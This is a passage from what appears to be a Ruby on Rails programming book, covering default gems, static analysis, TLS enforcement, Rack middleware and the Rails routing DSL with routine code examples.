- The gems for your configured asset pipeline.
- turbo-rails and stimulus-rails are a frontend library.
- jbuilder is a templating language to create JSON responses. Its sibling builder – which does the same thing for XML.
- bcrypt is required if you want to use the has_secure_password functionality of ActiveRecord, which will also be described later.
- tzinfo-data includes zoneinfo files for Windows.
- solid_cache, solid_queue and solid_cable
- bootsnap is described in the section [Running a Rails application](#)
- thruster is a reverse proxy to combine with puma: It adds HTTP/2 support, automatic TLS certificate management, and serves your static files efficiently
- image_processing is required if you want to use the variants feature of ActiveStorage. More on that in the [according section](#).
- debug is a debugger and web-console allows you to open an interactive Web console.
- brakeman and rubocop-rails-omakase are described in the Static Code Analysis section below.
- capybara and selenium-webdriver are gems to implement system tests. More about that in our [RSpec chapter](#).

If you don't need one of these Gems you should remove them from the Gemfile. They are all optional.



We recommend adding `irb` to the development section of your Gemfile as well to get the latest and greatest version. Check out the documentation for both `irb`³³ and `debug`³⁴. They are pretty powerful nowadays and have replaced pry and byebug for us.

³³<https://github.com/ruby/irb>

³⁴<https://github.com/ruby/debug>

Dependency Updates

Keep your dependencies up to date. The Ruby on Rails ecosystem is mature, if you regularly update your dependencies, it will be less work, and you get the latest security updates. Services like Dependabot (integrated into Github) can automatically create pull requests for every dependency update. It also supports npm and even updating your Docker base images. But don't forget to update your operating system and other infrastructure like your database as well.

Static Code Analysis

Static Code Analysis is like an additional team member that also reviews your code. It's not perfect – it will not find all mistakes. But it will find errors that other team members overlook. The difference to an actual team member is that you can configure its opinions. You should do this in the team's agreement. Discuss them and adjust the configuration whenever it finds mistakes you don't regard as mistakes. There are two main static code analysis tools for security in Ruby: [Rubocop](#)³⁵ and [Brakeman](#)³⁶. Both are included by default since Rails 8.

Rubocop

[Rubocop](#)³⁷ is a flexible linting tool. It can help you with a consistent code style and avoid mistakes (like unused variables). Rubocop is modular: The rules (called cops) can be activated or deactivated depending on your preferences. There is a vast selection of cops, from basic ones included in Rubocop itself to specific collections of cops for Rake or Rails. We recommend running Rubocop on your CI. If you run into a violation, you disagree with, discuss it with the team and adjust the configuration.

Rails 8 adds [rubocop-rails-omakase](#)³⁸ to the Gemfile by default. It generates the following `rubocop.yml`:

```
# Omakase Ruby styling for Rails
inherit_gem: { rubocop-rails-omakase: rubocop.yml }
```

If you want to add it to an existing application, you can add the gem and the configuration file by hand. Note that omakase contains a cop for Minitest, and not RSpec.

Also take a look at the following plugins:

- <https://github.com/rubocop/rubocop-rails>
- <https://github.com/rubocop/rubocop-performance>
- <https://github.com/rubocop/rubocop-rspec>

³⁵<https://rubocop.org>

³⁶<https://brakemanscanner.org>

³⁷<https://rubocop.org>

³⁸<https://github.com/rails/rubocop-rails-omakase>

Brakeman

[Brakeman](https://brakemanscanner.org)³⁹ is a tool that scans your code for security problems. It does, of course, not protect you from all security issues. But it covers a surprisingly wide field of vulnerabilities.

haml-lint

[haml-lint](https://github.com/sds/haml-lint)⁴⁰ checks your Haml files for style, as well as potential problems. It also integrates with Rubocop, and runs your configuration against all the Ruby code in your Haml file.

TLS (Transport Layer Security)

Passwords and other potentially sensitive data are still vulnerable to eavesdropping while in-transit from the user's browser to your web server.

To protect user information in-transit, you need to use TLS (Transport Layer Security). Configuring and managing TLS for your web server is out of the scope of this book. In a more complex setup, it might even be handled by other infrastructure components, such as a reverse proxy. Still, some things can be done on the Rails side, which we will cover now.

First, set `config.force_ssl = true` in your configuration file to force all access to the application over TLS. This option is normally set in `config/environments/production.rb`. You can optionally send options to `ssl` through `config.ssl_options`, which does three jobs to enforce secure HTTP requests. All of which are enabled by default.

1. TLS redirect: Permanently redirects requests to `https://` with the same URL host, path, etc.
2. Secure cookies: Sets the secure flag on cookies to inform browsers to not send it along with `http://` requests.
3. HTTP Strict Transport Security (HSTS): Informs the browser to remember this site as TLS-only and automatically redirect non-TLS requests. If you want to further control over HSTS, you can configure it with these options:
 - `expires`: informs how long in seconds these settings will stick. The minimum required to qualify for browser preload lists is 1 year. Defaults to 2 years (recommended).
 - `subdomains`: informs the browser to apply these settings to all subdomains. Defaults to `true`.
 - `preload`: advertise that this site may be included in browser's preloaded HSTS lists. Protects your site on every visit except the first. To close this gap go to hstspreload.org⁴¹ to submit your site for inclusion. Defaults to `false`

³⁹<https://brakemanscanner.org>

⁴⁰<https://github.com/sds/haml-lint>

⁴¹<https://hstspreload.org/>

The `force_ssl` setting works by redirecting to an HTTPS URL with the same parameters if you try to access the application via plain HTTP.

If you want fine-grained control over the forcing of TLS connections, you can supply parameters to a controller's `force_ssl` class method. It accepts the same kind of options as a `before_action`, as well as `:host` and `:port` options in case you need to specify a domain.

```
class UsersController < ApplicationController
  force_ssl only: [:new, :edit], host: "www.foobar.com"
```

If class-level options are not suitable for your application, you can always roll your own logic inside an action method. The `ssl?` method of a request option returns true if the request was received over an HTTPS connection.

Rack

Back in 2007 there were multiple Ruby Web frameworks and multiple Ruby Web servers. Each pair of framework and server needed to know each other, to make them work together. Leah Neukirchen came up with the idea to standardize the interface (like Python did in 2003 with [WSGI](#)⁴²) between the two and [released version 0.1 of Rack](#)⁴³. Since then it has been adopted by all major Ruby Web frameworks including Rails and Ruby Web servers including Puma so you can now freely choose a combination.

Rack abstracts away the handling of HTTP requests and responses into a single, simple `call` method that can be used by anything from a plain Ruby script all the way to Rails itself.

```
class HelloWorld
  def call(env)
    [200, {"Content-Type" => "text/plain"}, ["Hello world!"]]
  end
end
```

A Rack server like Puma invokes the `call` method and passes in a hash of environment variables parsed from the HTTP request, akin to how CGI works. The `call` method should return a three-element array consisting of the status, a hash of response headers, and finally, the body of the request.



Newer web developers may have never heard of CGI (Common Gateway Interface). It is a specification dating back to the 1990's about how a web server should communicate with executable scripts and programs to serve up dynamic content. <https://www.w3.org/CGI/>

⁴²https://en.wikipedia.org/wiki/Web_Server_Gateway_Interface

⁴³<http://leahneukirchen.org/blog/archive/2007/02/introducing-rack.html>

Classes that satisfy Rack's call interface can be chained together as so called middlewares. Rack itself includes several useful middlewares that do things such as logging and exception handling.

Rails leverages Rack middlewares in a modular and extensible manner. A full explanation of Rails' Rack underpinnings are outside the scope of this book, especially since Rack does not really play a part in day-to-day development of applications. However, it is essential Rails knowledge to understand that much of Action Controller is implemented as Rack middleware modules. Want to see which Rack filters are enabled for your application? There's a rake task for that!

```
$ rails middleware
use ActionDispatch::HostAuthorization
use Rack::Sendfile
use ActionDispatch::Static
use ActionDispatch::Executor
use ActionDispatch::ServerTiming
use Rack::Runtime
use Rack::MethodOverride
use ActionDispatch::RequestId
use ActionDispatch::RemoteIp
use Rails::Rack::Logger
use ActionDispatch::ShowExceptions
use WebConsole::Middleware
use ActionDispatch::DebugExceptions
use ActionDispatch::ActionableExceptions
use ActionDispatch::Reloader
use ActionDispatch::Callbacks
use ActiveRecord::Migration::CheckPending
use ActionDispatch::Cookies
use ActionDispatch::Session::CookieStore
use ActionDispatch::Flash
use ActionDispatch::ContentSecurityPolicy::Middleware
use ActionDispatch::PermissionsPolicy::Middleware
use Rack::Head
use Rack::ConditionalGet
use Rack::ETag
use Rack::TempfileReaper
run TimeAndExpenses::Application.routes
```

What's checking for pending Active Record migrations have to do with serving requests anyway?

```

module ActiveRecord
  class Migration
    class CheckPending
      ...

      def call(env)
        mtime = ActiveRecord::Base.connection.migration_context
          .last_migration.mtime.to_i
        if @last_check < mtime
          ActiveRecord::Migration.check_pending!(connection)
          @last_check = mtime
        end
        @app.call(env)
      end
    end
  end
end
end

```

Ahh, it's not that pending Active Record migrations has anything specifically to do with serving requests. It's that Rails is designed in such a way that different aspects of its behavior are introduced into the request call chain as individual Rack middlewares.

Configuring Your Middleware Stack

Your application object enables you to access and manipulate the Rack middleware stack during initialization, via `config.middleware` like

```

# config/application.rb

module Example
  class Application < Rails::Application
    ...
    # Rack::ShowStatus catches all empty responses the app it wraps and
    # replaces them with a site explaining the error.
    config.middleware.use Rack::ShowStatus
  end
end

```

The methods of `config.middleware` give you very fine-grained control over the order in which your middleware stack is configured. The `args` parameter is an optional hash of attributes to pass to the initializer method of your Rack filter.

- `config.middleware.insert_after(existing_middleware, new_middleware, args)`
Adds the new middleware after the specified existing middleware in the middleware stack.
- `config.middleware.insert_before(existing_middleware, new_middleware, args)`
Adds the new middleware before the specified existing middleware in the middleware stack.
- `config.middleware.delete(middleware)`
Removes a specified middleware from the stack.
- `config.middleware.swap(existing_middleware, new_middleware, args)`
Swaps a specified middleware from the stack with a new class.
- `config.middleware.use(new_middleware, args)`
Takes a class reference as its parameter and just adds the desired middleware to the end of the middleware stack.



For an example of a very useful Rack middleware implemented as a Ruby Gem, check out <https://github.com/cyu/rack-cors>. It elegantly provides support for Cross-Origin Resource Sharing (CORS).

Conclusion

We've kicked off our Rails journey by covering Bundler, reviewing Rails initialization step-by-step, along with the different environments in which Rails executes and how it loads its dependencies and your application code. An in-depth look at Rails mode variants revealed how we can customize Rails behavior to our taste. We finished by looking at how Rails leverages Rack to communicate with an application server.

The last line of our Rack middleware list is `run Example::Application.routes`. Next up, we delve into one of the configuration file that we skipped in this section, the one that controls what this method will return: `config/routes.rb`.

Routing

I dreamed a thousand new paths. . . I woke and walked my old one.

—Chinese proverb

The routing system in Rails is the system that examines the URL of an incoming request and determines what action should be taken by the application. And it does a good bit more than that. Rails routing can be a bit of a tough nut to crack. But it turns out that most of the toughness resides in a small number of concepts. After you've got a handle on those, the rest falls into place nicely.

This chapter introduces you to the principal techniques for defining and manipulating routes. The next chapter builds on this knowledge, helping you to explore the facilities Rails offers in support of writing applications that comply with the principles of Representational State Transfer (REST). As you'll see, those facilities can be of tremendous use to you even if you're not planning to scale the heights of REST theorization. Both chapters assume at least a basic knowledge of the Model-View-Controller (MVC) pattern and Rails controllers.

Some of the examples in these two chapters are based on a small auction application. The examples are kept simple enough that they should be comprehensible on their own. The basic idea is that there are auctions and each auction involves auctioning off an item. There are users and they submit bids. That's it.

The triggering of a controller action is the main event in the life cycle of a connection to a Rails application. So it makes sense that the process by which Rails determines which controller and which action to execute must be very important. That process is embodied in the routing system.

The routing system maps URLs to actions. It does this by applying rules that you specify using a special syntax in the `config/routes.rb` file. Actually it's just plain Ruby code, but it uses special methods and parameters, a technique sometimes referred to as an internal Domain Specific Language (DSL). If you're using Rails generators, code gets added to the routes file automatically, and you'll get some reasonable behavior. But it doesn't take much work to write custom rules and reap the benefits of the flexibility of the routing system.

The Two Purposes of Routing

The routing system does two things: It maps requests to controller action methods, and it enables the dynamic generation of URLs for you for use as arguments to methods like `link_to` and `redirect_to`.

Each rule—or to use the more common term, route—specifies a pattern, which will be used both as a template for matching URLs and as a blueprint for creating them. The pattern can be generated automatically based on conventions, such as in the case of REST resources. Patterns can also contain

a mixture of static substrings, forward slashes (mimicking URL syntax), and positional *segment key* parameters that serve as “receptors” for corresponding values in URLs.

A route can also include one or more hardcoded segment keys, in the form of key/value pairs accessible to controller actions in a hash via the `params` method. A couple of keys (`:controller` and `:action`) determine which controller and action gets invoked. Other keys present in the route definition simply get stashed for reference purposes.

Putting some flesh on the bones of this description, here’s a sample route:

```
get "recipes/:ingredient" => "recipes#index"
```

In this example, you find the following:

- HTTP verb constraining method (`get`)
- static string (`recipes`)
- slash (`/`)
- segment key (`:ingredient`)
- controller action mapping (`"recipes#index"`)

Routes have a pretty rich syntax—this one isn’t by any means the most complex (nor the most simple)—because they have to do so much. A single route, like the one in this example, has to provide enough information both to match an existing URL and to manufacture a new one. The route syntax is engineered to address both of these processes.



The information in this part of the chapter is mostly academic. You should be defining the vast majority of your routes in a RESTful fashion, as covered extensively in [Chapter “REST, Resources, and Rails”](#)

The `routes.rb` File

Routes are defined in the file `config/routes.rb`. This file is created when you bootstrap a Rails application:

```
Rails.application.routes.draw do
  # Define your application routes per the DSL in
  # https://guides.rubyonrails.org/routing.html
  # ...
end
```

The whole file consists of a single call to the method `draw` of `Rails.application.routes`, which takes a block.

At runtime, the block is evaluated inside of an instance of the class `ActionDispatch::Routing::Mapper`. Through it you configure the Rails routing system.

The routing system has to find a pattern match for a URL it's trying to recognize or a parameters match for a URL it's trying to generate. It does this by going through the routes in the order in which they're defined; that is, the order in which they appear in `routes.rb`. If a given route fails to match, the matching routine falls through to the next one. As soon as any route succeeds in providing the necessary match, the search ends.

Routes are consulted, both for recognition and for generation, in the order they are defined in `routes.rb`. The search for a match ends when the first match is found, meaning that you have to watch out for false positives.

Regular Routes

The basic way to define a route is to supply a URL pattern plus a controller class and action name and the desired HTTP method:

```
match "products", controller: "products", action: "index", via: :get
```

Defining a route without specifying an HTTP method will result in Rails raising an `ArgumentError` exception. You therefore need to limit the HTTP method used to access a route. If, for some reason, you want to constrain a route to more than one HTTP method, you can pass `:via` an array of verb names.

Instead of providing the controller class and action separately, a mapping string with the special `:to` parameter can be used:

```
match "products", to: "products#index", via: :get
```

Since the `to` option is so common, a shorthand form is provided:

```
match "products" => "products#index", via: :get
```

Rails provides a further shorthand by replacing `match` with the desired HTTP method (`get`, `post`, `patch`, etc.):

```
get "products" => "products#index"
```

Segment Keys

The URL pattern string can contain parameters (denoted with a colon) referred to as *segment keys*. In the following route declaration, `:id` is a segment key:


```
get "products/:id" => "products#show"
```

When this route matches a request URL, the `:id` portion of the pattern acts as a type of matcher, and picks up the value of that segment. For instance, using the same example, the value of `id` for the following URL would be 4: `http://example.com/products/4`

What that means in the example is that the value of `params[:id]` will be set to the string "4". You can access that value inside your `products/show` action.

When you generate a URL, you have to supply values that will attach to the segment keys inside the URL pattern string. The simplest to understand (and original) way to do that is using a hash, like this:

```
link_to "Products",  
  controller: "products",  
  action: "show",  
  id: 1
```

It is more common nowadays to generate URLs using what are called *named routes*, versus supplying the controller and action parameters explicitly in a hash. However, right now we're reviewing the basics of routing.

In the call to `link_to`, we've provided values for all three parameters of the route. Two of them are going to match the hard-coded, segment keys in the route; the third, `:id`, will be assigned to the corresponding segment key in the URL pattern.

It's vital to understand that the call to `link_to` doesn't *know* whether it's supplying hard-coded or segment values. It just knows (or hopes!) that these three values, tied to these three keys, will suffice to pinpoint a route and therefore a pattern string—and therefore a blueprint for generating a URL dynamically.

Spotlight on the `:id` Field

Note that the treatment of the `:id` field in the URL is not magic; it's just treated as a value with a name. If you wanted to, you could change the rule so that `:id` was `:blah` but then you'd have to do the following in your controller action:

```
@product = Product.find(params[:blah])
```

The name `:id` is simply a convention. It reflects the commonness of the case in which a given action needs access to a particular database record. The main business of the router is to determine the controller and action that will be executed.

The `id` field ends up in the `params` hash, already mentioned. In the common, classic case, you'd use the value provided to dig a record out of the database:

```
class ProductsController < ApplicationController
  def show
    @product = Product.find(params[:id])
  end
end
```

Optional Segment Keys

You can define a segment key as optional by wrapping it in parentheses, kind of like what you would expect to see when defining optional groups in a regular expression.

```
get "products(/:id)" => 'products#display'
```

This matches both `/products` as well as paths like `/products/15`.

Segment Key Constraints

Sometimes you want not only to recognize a route but to recognize it at a finer-grained level than just what components or fields it has. You can do this through the use of the `:constraint` option (and possibly regular expressions).

For example, you could route all `show` requests so that they went to an error action if their `id` fields were non-numerical. You'd do this by creating two routes, one that handled numerical ids, and a fall-through route that handled the rest:

```
get "products/:id" => "products#show", constraints: {:id => /\d+/}
get "products(/:id)" => "products#show_error"
```



Implicit Anchoring

The example constraint we've been using

```
constraints: {:id => /\d+/}
```

seems like it would match `"foo32bar"`. It doesn't because Rails implicitly anchors it at both ends. Adding explicit anchors `\A` and `\z` causes exceptions to be raised.

It's so common to set constraints on the `:id` param that Rails lets you shorten our previous example to simply

```
get "products/:id" => "products#show", id: /\d+/
get "products/:id" => "products#show_error"
```

Regular expressions in routes can be useful, especially when you have routes that differ from each other only with respect to the patterns of their components. But they're not a full-blown substitute for data-integrity checking. You still want to make sure that the values you're dealing with are usable and appropriate for your application's domain.

From the example, you might conclude that `:constraints` checking applies to elements of the `params` hash. However, you can also check a grab-bag of other request attributes that return a string, such as `:subdomain` and `:referrer`. Matching methods of request that return numeric or boolean values are unsupported and will raise a somewhat cryptic exception during route matching.

```
get "products/:id" => "products#show", constraints: { subdomain: 'admin' }
```

If for some reason you need more powerful constraints checking, you have full access to the `request` object, by passing a `proc` or `lambda` as the value of `:constraints` like the following:

```
# protect records with id under 100
get "records/:id" => "records#protected",
  constraints: proc { |req| req.params[:id].to_i < 100 }
```

or any other object that responds to `matches?(request)` as in this example:

```
get "records/:id" => "records#protected",
  constraints: ProtectedRecordsConstraint.new
```

The `ProtectedRecordsConstraint` can be placed in `app/constraints` to automatically be loaded by Rails.

```
class ProtectedRecordsConstraint
  def matches?(request)
    request.params[:id].to_i < 100
  end
end
```

Defining Defaults

You can define default parameters in a route by supplying a hash for the `:defaults` option. This even applies to parameters that you do not specify as dynamic segments in the route itself.

```
get "photos/:id", to: "photos#show", defaults: { format: "jpg" }
```

In the preceding example, Rails would match `http://example.com/photos/12` to the `show` action of `PhotosController`, and set `params[:format]` to `"jpg"`.



For security reasons, you cannot override defaults by changing the values in the `params` object.

Hardcoded Parameters

It's always possible to insert additional hardcoded parameters into route definitions that don't have an effect on URL matching but are passed along with the normal expected params.

```
get "products/special" => "products#show", special: "true"
```

Mind you, we are not suggesting that this example is a good practice. It would make more sense to us (as a matter of style) to point at a different action rather than inserting a clause. Your mileage may vary.

```
get "products/special" => "products#special"
```

Redirect Routes

It's possible to code a redirect directly into a route definition, using the `redirect` method:

```
get "/foo", to: redirect("/bar")
```

The argument to `redirect` can contain either a relative URL or a full URI.

```
get "/google", to: redirect("https://google.com/")
```

Rails lets you use a basic string interpolation in the supplied redirect argument to easily relay parameters, like this:

```
get "docs/:article", to: redirect("/wiki/%{article}")
```

The `redirect` method can also take a block, which receives the request params as its argument. This enables you to, for instance, do quick versioning of web service API endpoints. Just remember that the `do end` syntax for the redirect block wouldn't work, as Ruby would pass the block to `match` instead of `redirect`. Use curly braces instead.⁴⁴

⁴⁴Examples drawn from Yehuda Katz' excellent blog post about generic actions in Rails 3 routes at <http://yehudakatz.com/2009/12/20/generic-actions-in-rails-3/>.

```
match "/api/v1/:api",
  to: redirect { |params| "/api/v2/#{params[:api].pluralize}" },
  via: [:get, :post]
```

If you need it, the `redirect` method also accepts parameters, such as `:status`. (Rails uses a 301 status code for redirects by default.)

```
match "/api/v1/:api", to:
  redirect(status: 302) { |params| "/api/v2/#{params[:api].pluralize}" },
  via: [:get, :post]
```

All the other options that would work with a call to `url_for` will work with a `redirect`. (`:host`, `:port`, etc.)

For example, it's possible to pass a `path` parameter, which in conjunction with a wildcard and interpolation, enables you to supply only the parts of the URL that need to change.

```
get "stores/:name", to: redirect(status: 302, path: "%{name}")
get "stores/:name(*all)", to: redirect(status: 302, path: "%{name}%{all}")
```

Finally, an object that responds to `call` can be supplied as the last (or only) parameter to `redirect`, enabling you to encapsulate commonly used redirection code in objects. The `call` method must accept two arguments, `params` and `request`, and return a string.

```
get "accounts/:name" => redirect(SubdomainRedirector.new('api'))
```



If you return a path without a leading slash, then the url is prefixed with the current `SCRIPT_NAME` environment variable. This is typically a forward slash but may be different in a mounted engine or where the application is deployed to a subdirectory of a website.

Routes as Rack Endpoints

You'll see usage of the `:to` option in routes throughout this chapter. What's most interesting about `:to` is that its value is what's referred to as a *Rack Endpoint*. To illustrate, consider the following simple example:

```
get "/hello", to: proc { |env| [200, {}, ["Hello world"]] }
```

The router is very loosely coupled to controllers! The shorthand syntax (like `"items#show"`) relies on the `action` method of controller classes to return a Rack endpoint that executes the action requested.

```
>> ItemsController.action(:show)
=> #<Proc:0x01e96cd0@...>
```

The capability to dispatch to a Rack-based application, such as one created with [Sinatra](#)⁴⁵, can be achieved using the `mount` method. The `mount` method accepts an `:at` option, which specifies the route to which the Rack-based application will map.

```
class HelloApp < Sinatra::Base
  get "/" do
    "Hello World!"
  end
end

Rails.application.routes.draw do
  mount HelloApp, at: "/hello"
end
```

Alternatively, a shorthand form is also available:

```
mount HelloApp => "/hello"
```

The Root Route

A root route is a rule specifying what should happen when someone connects to the “root” of your website (or routing namespace).

```
http://example.com # Note the lack of "/anything" at the end!
```

The root route says, “I don’t want any values; I want nothing, and I already know what controller and action I’m going to trigger!”

Here are some examples of fairly common empty route rules:

```
root to: "welcome#index"
root to: "pages#home"

# Shorthand syntax
root "user_sessions#new"
```

Defining the empty route gives people something to look at when they connect to your site with nothing but the domain name. You might be wondering why you see something when you view a newly-generated Rails application that still has its root route commented out.

The answer is that if a root route is not defined, by default, Rails will route to an internal controller `Rails::WelcomeController` and render a welcome page instead.

⁴⁵<http://www.sinatrarb.com>

Route Globbing

In some situations, you might want to grab one or more components of a route without having to match them one by one to specific positional parameters. For example, your URLs might reflect a directory structure. If someone connects to

```
/items/list/base/books/fiction/dickens
```

you want the `items/list` action to have access to all four remaining fields. But sometimes there might be only three fields:

```
/items/list/base/books/fiction
```

or five:

```
/items/list/base/books/fiction/dickens/little_dorrit
```

So you need a route that will match (in this particular case) everything after the second URI component. You define it by *globbing* the route with an asterisk.

```
get "items/list/*specs", controller: "items", action: "list"
```

Now, the `items/list` action will have access to a variable number of slash-delimited URL fields, accessible via `params[:specs]`:

```
def list
  specs = params[:specs] # e.g., "base/books/fiction/dickens"
end
```

Globbing Key-Value Pairs

Route globbing might provide the basis for a general mechanism for fielding ad hoc queries. Let's say you devise a URI scheme that takes the following form:

```
http://localhost:3000/items/q/field1/value1/field2/value2/...
```

Making requests in this way will return a list of all products whose fields match the values, based on an unlimited set of pairs in the URL.

In other words, `http://localhost:3000/items/q/year/1939/material/wood` could generate a list of all wood items made in 1939. The route that would accomplish this would be

```
get "items/q/*specs", controller: "items", action: "query"
```

Of course, you'll have to write a query action like this one to support the route:

```
def query
  @items = Item.where(Hash[*params[:specs].split("/")])
  if @items.empty?
    flash[:error] = "Can't find items with those properties"
  end
  render :index
end
```

How about that square brackets class method on Hash? It converts a one-dimensional array of key/value pairs into a hash! This is further proof that in-depth knowledge of Ruby is a prerequisite for becoming an expert Rails developer.

Named Routes

The topic of named routes almost deserves a chapter of its own. In fact, what you learn here will feed directly into our examination of REST-related routing in the next chapter.

The idea of naming a route is basically to make life easier on you, the programmer. There are no outwardly visible effects as far as the application is concerned. When you name a route, a new method gets defined for use in your controllers and views; the method name follows a convention like `name_url` (with `name` being the name you gave the route), and calling the method, with appropriate arguments, results in a URL string being generated that will trigger the route. In addition, a method called `name_path` also gets created; this method generates just the path part of the URL, without the protocol and host components.

Creating a Named Route

The way you name a route is by using the optional `:as` parameter in a rule:

```
get "help" => "help#index", as: "help"
```

In this example, you'll get methods called `help_url` and `help_path`, which you can use wherever Rails expects a URL or URL component:

```
link_to "Help", help_path
```

And, of course, the usual recognition and generation rules are in effect. The pattern string consists of just the static string component `"help"`. Therefore, the path you'll see in the hyperlink will be

/help

When someone clicks on the link, the `index` action of the `help` controller will be invoked.



Xavier Noria says...

You can test named routes in the console directly using the special `app` object.

```
>> app.clients_path
=> "/clients"

>> app.clients_url
=> "http://www.example.com/clients"
```

Named routes save you some effort when you need a URL generated. A named route zeros in directly on the route you need, bypassing the matching process that would be needed otherwise. That means you don't have to provide as much detail as you otherwise would, but you still have to provide values for any segment keys in the route's pattern string that cannot be inferred.

`name_path` **VERSUS** `name_url`

When you create a named route, you're actually creating at least two route helper methods. In the preceding example, those two methods are `help_url` and `help_path`. The difference is that the `_url` method generates an entire URL, including protocol and domain, whereas the `_path` method generates just the path part (sometimes referred to as an *absolute path* or a *relative URL*).

According to the HTTP spec, redirects should specify a URI, which can be interpreted (by some people) to mean a [fully-qualified URL](http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html)⁴⁶. Therefore, if you want to be pedantic about it, you probably should always use the `_url` version when you use a named route as an argument to `redirect_to` in your controller code.

Other than redirects, permalinks, and a handful of edge cases, it's the Rails way to use `_path` instead of `_url`. It produces a shorter string, and the user agent (browser or otherwise) should be able to infer the fully qualified URL whenever it needs to do so, based on the HTTP headers of the request, a base element in the document, or the URL of the request.



Prathamesh says...

Using `_path` in mailer templates is deprecated; use `_url` instead. Over the years, I have seen many times where using `_path` helpers in mailer templates was the root cause of hard to diagnose issues.

As you read this book and as you examine other code and other examples, the main thing to remember is that `help_url` and `help_path` are basically doing the same thing. We tend to use the `_url`

⁴⁶<http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html>

style in general discussions about named route techniques but to use `_path` in examples that occur inside view templates (for example, with `link_to` and `form_with`). It's mostly a writing-style thing, based on the theory that the URL version is more general and the path version more specialized. In any case, it's good to get used to seeing both and getting your brain to view them as very closely connected.



Using Literal URLs

You can, if you wish, hard-code your paths and URLs as string arguments to `link_to`, `redirect_to`, and friends. For example, instead of

```
link_to "Help", controller: "main", action: "help"
```

you can write

```
link_to "Help", "/main/help"
```

However, using a literal path or URL bypasses the routing system. If you write literal URLs, you're on your own to maintain them. (You can, of course, use Ruby's string interpolation techniques to insert values, if that's appropriate for what you're doing, but really stop and think about why you are reinventing Rails functionality if you go down that path.)

What to Name Your Routes

As you'll learn in the next chapter, the best way to figure out what names you should use for your routes is to follow REST conventions, which are baked into Rails and simplify things greatly. Otherwise, you'll need to think top-down; that is, think about what you want to write in your application code, and then create the routes that will make it possible.

Take, for example, this call to `link_to`:

```
link_to "Auction of #{item.name}",  
  controller: "items",  
  action: "show",  
  id: item.id
```

The routing rule to match that path is (a generic route):

```
get "item/:id" => "items#show"
```

It sure would be nice to shorten that `link_to` code. After all, the routing rule already specifies the controller and action. This is a good candidate for a named route for items:

```
get "item/:id" => "items#show", as: "item"
```

Lets improve the situation by introducing `item_path` in the call to `link_to`:

```
link_to "Auction of #{item.name}", item_path(id: item.id)
```

Giving the route a name is a shortcut; it takes us straight to that route, without a long search and without having to provide a thick description of the route's hard-coded parameters.

Argument Sugar

In fact, we can make the argument to `item_path` even shorter. If you need to supply an id number as an argument to a named route, you can just supply the number, without spelling out the `:id` key:

```
link_to "Auction of #{item.name}", item_path(item.id)
```

And the syntactic sugar goes even further: You can and should provide objects and Rails will grab the id automatically by calling `to_param` on it. ActiveRecord objects and almost everything else in Rails come with `to_param` methods by default.

```
link_to "Auction of #{item.name}", item_path(item)
```

This principle extends to other segment keys in the pattern string of the named route. For example, if you've got a route like

```
get "auction/:auction_id/item/:id" => "items#show", as: "item"
```

you'd be able to call it like

```
link_to "Auction of #{item.name}", item_path(auction, item)
```

and you'd get something like this as your path (depending on the exact id numbers):

```
/auction/5/item/11
```

Here, we're letting Rails infer the ids of both an auction object and an item object, which it does by calling `to_param` on whatever non-hash arguments you pass into named route helpers. As long as you provide the arguments in the order in which their ids occur in the route's pattern string, the correct values will be dropped into place in the generated path.

A Little More Sugar with Your Sugar?

Furthermore, it doesn't have to be the `id` value that the route generator inserts into the URL. As alluded to a moment ago, you can override that value by defining a `to_param` method in your model.

Let's say you want the description of an item to appear in the URL for the auction on that item. In the `item.rb` model file, you would override `to_param`; here, we'll override it so that it provides a "munged" (stripped of punctuation and joined with hyphens) version of the description, courtesy of the `parameterize` method added to strings in ActiveSupport.

```
def to_param
  description.parameterize
end
```

Subsequently, the method call `item_path(auction, item)` will produce something like

```
/auction/3/item/cello-bow
```

Of course, if you're putting things like "cello-bow" in a path field called `:id`, you will need to make provisions to dig the object out again. Blog applications that use this technique to create *slugs* for use in permanent links often have a separate database column to store the munged version of the title that serves as part of the path. That way, it's possible to do something like

```
Item.where(munged_description: params[:id]).first!
```

to unearth the right item. (And yes, you can call it something other than `:id` in the route to make it clearer!)



Courtenay says...

Why shouldn't you use numeric IDs in your URLs? First, your competitors can see just how many auctions you create. Numeric consecutive IDs also enable people to write automated spiders to steal your content. It's a window into your database. And finally, words in URLs just look better.

Direct Routes

The `direct` method supports the creation of custom url helpers that link to a static URL, like this:

```
direct(:apple) { "http://www.apple.com" }
```

The name of the direct route is used to create its helper method:

```
>> apple_url  
=> "http://www.apple.com"
```

Direct routes have the advantage of being available everywhere that url helpers are available, unlike similar functionality implemented in helper modules.

Scoping Routing Rules

Rails gives you a variety of ways to bundle together related routing rules concisely. They're all based on usage of the scope method and its various shortcuts. For instance, let's say that you want to define the following routes for auctions:

```
get "auctions/new" => "auctions#new"  
get "auctions/edit/:id" => "auctions#edit"  
post "auctions/pause/:id" => "auctions#pause"
```

You could DRY up your routes.rb file by using the scope method instead:

```
scope controller: :auctions do  
  get "auctions/new" => :new  
  get "auctions/edit/:id" => :edit  
  post "auctions/pause/:id" => :pause  
end
```

Then you would DRY it up again by adding the :path argument to scope:

```
scope path: "/auctions", controller: :auctions do  
  get "new" => :new  
  get "edit/:id" => :edit  
  post "pause/:id" => :pause  
end
```

Controller

The scope method accepts a :controller option (or it can interpret a symbol as its first argument to assume a controller). Therefore, the following two scope definitions are identical:

```
scope controller: :auctions do
  scope :auctions do
```

To make it more obvious what's going on, you can use the `controller` method instead of `scope`, in what's essentially syntactic sugar:

```
controller :auctions do
```

Path Prefix

The `scope` method accepts a `:path` option (or it can interpret a string as its first parameter to mean a path prefix). Therefore, the following two scope definitions are identical:

```
scope path: "/auctions" do
  scope "/auctions" do
```

The `:path` option also understands symbols instead of strings. The following scope definition

```
scope :auctions, :archived do
```

will scope all routes nested under it to the `"/auctions/archived"` path.

Name Prefix

The `scope` method also accepts an `:as` option that affects the way that named route URL helper methods are generated. The route

```
scope :auctions, as: 'admin' do
  get 'new' => :new, as: 'new_auction'
end
```

will generate a named route URL helper method called `admin_new_auction_url`.

Namespaces

URLs can be grouped by using the `namespace` method, which is syntactic sugar that rolls up module, name prefix and path prefix settings into one declaration. The implementation of the `namespace` method converts its first argument into a string, which is why in some example code you'll see it take a symbol.

```
namespace :auctions do
  get 'new' => :new
  get 'edit/:id' => :edit
  post 'pause/:id' => :pause
end
```

Bundling Constraints

If you find yourself repeating similar segment key constraints in related routes, you can bundle them together using the `:constraints` option of the `scope` method:

```
scope controller: :auctions, constraints: { :id => /\d+/ } do
  get "edit/:id" => :edit
